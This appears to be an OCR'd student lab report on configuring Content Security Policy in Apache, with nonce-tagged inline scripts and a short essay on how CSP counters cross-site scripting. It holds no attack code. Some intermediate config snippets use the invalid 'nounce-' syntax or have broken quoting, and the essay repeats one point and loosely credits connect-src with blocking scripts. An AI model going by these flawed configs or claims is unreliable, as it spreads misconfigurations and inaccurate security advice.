

root@58f8457682f1: /var/www/csp
File Edit View Search Terminal Tabs Help
seed@ip-172-31-19-202...
seed@ip-172-31-19-202...
root@58f8457682f1: /v...
GNU nano 4.8 /etc/apache2/site-enabled/apache_csp.conf Modified
Purpose: Setting CSP policies in Apache configuration
<VirtualHost *:80>
DocumentRoot /var/www/csp
ServerName www.example32b.com
DirectoryIndex index.html
Header set Content-Security-Policy " \
default-src 'self'; \
script-src 'self' *.example70.com \
</VirtualHost>

We need to add a nounce in the source code
We need to set up the policy here
After the modification restart the services with following command
#service apache2 restart


Applications
Firefox
apache_csp.conf (~/CSE...
Terminal
Thunar
root@ca99e4249725: /var/ww
File Edit View Search Terminal Tabs Help
seed@ip-172-31-19-2...
seed@ip-172-31-19-2...
root@ca99e4249725: ...
seed@ip-172-31-19-2...
seed@ip-172-31-19-202:~/CSE643/Lab-02/Labsetup$ dockps
ca99e4249725 elgg-10.9.0.5
0e19a00049e3 mysql-10.9.0.6
seed@ip-172-31-19-202:~/CSE643/Lab-02/Labsetup$ docksh ca
root@ca99e4249725:/# ls /var/www/
csp elgg html
root@ca99e4249725:/# ls /var/www/csp/
index.html phpindex.php script_area4.js script_area5.js script_area6.js
root@ca99e4249725:/# cd /var/www/csp/
root@ca99e4249725:/var/www/csp# ls
index.html script_area4.js script_area6.js
phpindex.php script_area5.js xssworm.js
root@ca99e4249725:/var/www/csp# ls /etc/apache2/sites-enabled/
000-default.conf apache_elgg.conf
apache_csp.conf server_name.conf
root@ca99e4249725:/var/www/csp# nano /etc/apache2/sites-enabled/apache_csp.conf
root@ca99e4249725:/var/www/csp#


Applications
Firefox
apache_csp.conf (~/CSE...
Terminal
Thunar
root@ca99e4249725: /var/www/csp
File Edit View Search Terminal Tabs Help
seed@ip-172-31-19-2...
seed@ip-172-31-19-2...
root@ca99e4249725: ...
seed@ip-172-31-19-2...
seed@ip-172-31-19-2...
GNU nano 4.8 /etc/apache2/sites-enabled/apache_csp.conf
Purpose: Do not set CSP policies
<VirtualHost *:80>
DocumentRoot /var/www/csp
ServerName www.example32a.com
DirectoryIndex index.html
</VirtualHost>
Purpose: Setting CSP policies in Apache configuration
<VirtualHost *:80>
DocumentRoot /var/www/csp
ServerName www.example32b.com
DirectoryIndex index.html
Header set Content-Security-Policy " \
default-src 'self'; \
script-src 'self' *.example70.com \
"
</VirtualHost>
Purpose: Setting CSP policies in web applications
<VirtualHost *:80>
DocumentRoot /var/www/csp
ServerName www.example32c.com
DirectoryIndex phpindex.php
</VirtualHost>
Purpose: hosting Javascript files
<VirtualHost *:80>
DocumentRoot /var/www/csp
ServerName www.example60.com
</VirtualHost>
Purpose: hosting Javascript files
<VirtualHost *:80>
[Read 37 lines]

The inline script does not work if we want it to work we need to add a nounce here. U need to modify the source code to add a nounce and put that in notes.



We are also asked to enable file there is example60, so we can put something like this *.example60.com \

But in this way we didn't enable item three and it didn't enable item 7 and we just discovered how do we enable item three, for that we need to add nounce in the source code.


And the server how do we enable it. The server you see the javascript is in encoded in this element, take the output in that script and you need to assign a nounce

We need to take it out and put it in a script and that's where you assign a nounce,

Create a function and call this function here, we will be able to run it.

For area 3 there is no nounce

In this element you need to take it out put in your script and
that's where you you assign a nonce create a function then you call this function here you will be able to run it
so it's like we modify this this way it's not convenient so let's modify outside of the container
here let's save this one and have a look ctrl to write out right




And also we need to restart the patch service

```
root@ca99e4249725:/var/www/csp# nano /etc/apache2/sites-enabled/apache_csp.conf
root@ca99e4249725:/var/www/csp# nano /etc/apache2/sites-enabled/apache_csp.conf


Use "fg" to return to nano.

[1]+  Stopped                 nano /etc/apache2/sites-enabled/apache_csp.conf
root@ca99e4249725:/var/www/csp# nano /etc/apache2/sites-enabled/apache_csp.conf
root@ca99e4249725:/var/www/csp# service apache2 restart
```

```
# Purpose: Setting CSP policies in Apache configuration
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \
             default-src 'self'; \
             script-src 'self' *.example70.com '111-111-111' '222-222-222' \
             *.example60.com \
           "
</VirtualHost>

# Purpose: Setting CSP policies in web applications
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32c.com
    DirectoryIndex phpindex.php
</VirtualHost>

# Purpose: hosting Javascript files
```

```
root@58f8457682f1: /var/www/csp
File  Edit  View  Search  Terminal  Tabs  Help
seed@ip-172-31-19-202...  seed@ip-172-31-19-202...  root@58f8457682f1: /v...
seed@ip-172-31-19-202:~/CSE643/Lab-02/Labsetup$ dockps
58f8457682f1  elgg-10.9.0.5
0e19a00049e3  mysql-10.9.0.6
seed@ip-172-31-19-202:~/CSE643/Lab-02/Labsetup$ docksh 58
root@58f8457682f1:/# cd /var/www/csp
root@58f8457682f1:/var/www/csp# ls /etc/apache2/sites-enabled/
000-default.conf  apache_csp.conf  apache_elgg.conf  server_name.conf
root@58f8457682f1:/var/www/csp# nano /etc/apache2/site-enabled/apache_csp.conf
root@58f8457682f1:/var/www/csp#
root@58f8457682f1:/var/www/csp# nano /etc/apache2/site-enabled/apache_csp1.conf
root@58f8457682f1:/var/www/csp# nano /etc/apache2/site-enabled/apache_csp.conf
root@58f8457682f1:/var/www/csp# service apache2 restart
 * Restarting Apache httpd web server apache2                          [ OK ]
root@58f8457682f1:/var/www/csp#
```

If you want to control item 7



Create a function MyAlert and script

Open + *apache_csp.conf ~/CSE643/Lab-02/Labsetup/image_www Save

index.html × phpindex.php × hosts × *apache_csp.conf × apache_csp1.conf × Untitled Docu

```
1 # Purpose: Do not set CSP policies
2 <VirtualHost *:80>
3     DocumentRoot /var/www/csp
4     ServerName www.example32a.com
5     DirectoryIndex index.html
6 </VirtualHost>
7
8 # Purpose: Setting CSP policies in Apache configuration
9 <VirtualHost *:80>
10    DocumentRoot /var/www/csp
11    ServerName www.example32b.com
12    DirectoryIndex index.html
13    Header set Content-Security-Policy " \
14             default-src 'self'; \
15             script-src 'self' *.example70.com \
16             'nounce-111-111-111''nounce-222-222-222' *.example60.com"
17 </VirtualHost>
18
```

Open + apache_csp.conf ~/CSE643/Lab-02/Labsetup/image_www Save

index.html × phpindex.php × hosts × apache_csp.conf × apache_csp1.conf × Untitled Document 2 ×

```
1 # Purpose: Do not set CSP policies
2 <VirtualHost *:80>
3     DocumentRoot /var/www/csp
4     ServerName www.example32a.com
5     DirectoryIndex index.html
6 </VirtualHost>
7
8 # Purpose: Setting CSP policies in Apache configuration
9 <VirtualHost *:80>
10    DocumentRoot /var/www/csp
11    ServerName www.example32b.com
12    DirectoryIndex index.html
13    Header set Content-Security-Policy " \
14             default-src 'self'; \
15             script-src 'self' *.example70.com \
16             'nounce-111-111-111''nounce-222-222-222' *.example60.com
17             'nounce-777-777-777' \
18 </VirtualHost>
19
```

Open + *index.html ~/CSE643/Lab-02/Labsetup/image_www/csp Save


script_area4.js × script_area5.js × script_area6.js × *index.html × phpindex.php × hosts ×


```
<html>
<h2 >CSP Experiment</h2>
<p>1. Inline: Nonce (111-111-111): <span id='area1'><font color='red'>Failed</font></span></p>
<p>2. Inline: Nonce (222-222-222): <span id='area2'><font color='red'>Failed</font></span></p>
<p>3. Inline: No Nonce: <span id='area3'><font color='red'>Failed</font></span></p>
<p>4. From self: <span id='area4'><font color='red'>Failed</font></span></p>
<p>5. From www.example60.com: <span id='area5'><font color='red'>Failed</font></span></p>
<p>6. From www.example70.com: <span id='area6'><font color='red'>Failed</font></span></p>
<p>7. From button click: <button onclick="myAlert()">Click me</button></p>

<script type="text/javascript" nonce="111-111-111">
document.getElementById('area1').innerHTML = "<font color='green'>OK</font>";
</script>

<script type="text/javascript" nonce="222-222-222">
document.getElementById('area2').innerHTML = "<font color='green'>OK</font>";
</script>

<script type="text/javascript">
document.getElementById('area3').innerHTML = "<font color='green'>OK</font>";
</script>


<script src="script_area4.js"> </script>
<script src="http://www.example60.com/script_area5.js"> </script>
<script src="http://www.example70.com/script_area6.js"> </script>

<script type="text/javascript" nonce="777-777-777">
function myAlert(){
        alert('JS Code executed!');
}
</script>

</html>

```

Open + apache_csp1.conf ~/CSE643/Lab-02/Labsetup/image_www Save


index.html × phpindex.php × hosts × apache_csp.conf × apache_csp1.conf × Untitled Document 2 ×

```
# Purpose: Do not set CSP policies
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32a.com
    DirectoryIndex index.html
</VirtualHost>

# Purpose: Setting CSP policies in Apache configuration
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \
             default-src 'self'; \
             script-src 'self' *.example70.com \
             'nonce-111-111-111' 'nonce-222-222-222' *.example60.com
'nonce-777-777-777'  \
          "
</VirtualHost>
```







Now we need to copy the index.html and apache.com into the server into the container



We need to restart from the root by the following command
#service apache2 restart





Q) Please explain why CSP can help prevent Cross-Site Scripting attacks.

Ans) Cross-Site Scripting (XSS) assaults are a common and hazardous online application security vulnerability that must be mitigated and prevented using Content Security Policy (CSP), a vital web security method. The following describes how CSP aids in combating XSS attacks:

1. Script Source Whitelisting: CSP enables webmasters to specify a whitelist of reputable sources from which scripts can be executed. The CSP script-src directive makes it possible to define these trusted sources, such as particular domains or self, limiting script execution to these authorized destinations. This prevents XSS attacks from inserting malicious scripts from untrusted sources.Preventing Inline Scripts: By setting the script-src directive to disallow 'unsafe-inline', CSP restricts the use of inline scripts within the HTML. Malicious attackers often exploit inline scripts to inject harmful code directly into the webpage. Disallowing inline scripts significantly reduces the attack surface for XSS.
2. Preventing Script Execution from Unauthorized External Sources: The connect-src and default-src directives, as well as the script-src directive, can prevent unauthorized external sources from fetching and executing scripts. With the use of this control, an attacker cannot load dangerous scripts from their own domains or from any other unreliable sources.
3. Limiting the Loading of Additional Resources: CSP can be set up to restrict the loading of additional resources, including stylesheets (style-src), images (img-src), fonts, and more. This lessens the attack surface and prevents the loading of resources from unauthorized sources.
4. Restricting Other Resource Loading: CSP can be configured to control the loading of various resources such as stylesheets (style-src), images (img-src), fonts, and more. This helps in preventing loading resources from unauthorized sources and minimizing the attack surface.
5. Reporting and Violation Detection: CSP supports a reporting mechanism where policy violations, such as attempted XSS attacks, can be reported to a specified endpoint. This facilitates real-time monitoring and detection of potential attacks, allowing for quick response and remediation.

In summary, CSP provides a robust defense mechanism against XSS attacks by enforcing a strict policy on the sources and types of content that can be executed or loaded by a webpage. By whitelisting trusted sources, disallowing unsafe practices, and restricting resource loading, CSP helps create a secure browsing environment, making it significantly harder for malicious actors to inject and execute malicious scripts.